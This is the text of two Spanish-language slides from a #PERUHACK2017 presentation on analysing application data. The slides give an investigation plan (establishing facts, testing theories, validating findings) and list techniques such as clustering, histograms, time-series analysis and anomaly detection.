
#PERUHACK2017 Análisis de Application Data Plan de Investigación Establecer Hechos
y Teoría Entrevistas, Documentación, Data Surveys, Detección de Anomalías, Patrones Probar la Teoría y Hechos Conocidos Eventos Discretos, lineas de tiempo, analisis de posibilidades, teorías alternas Validar los Hallazgos Validacion cruzada de fuentes, comparar resultados a data-sets conocidos, tecnicas alternas de analisis -

#PERUHACK2017 Tecnicas de Análisis 1. Aislamiento de hechos y eventos
en la data 2. Grouping y Clustering 3. Histogramas 4. Análisis de Series de tiempo 5. Mediciones de cambio sobre el tiempo 6. Detección de Anomalías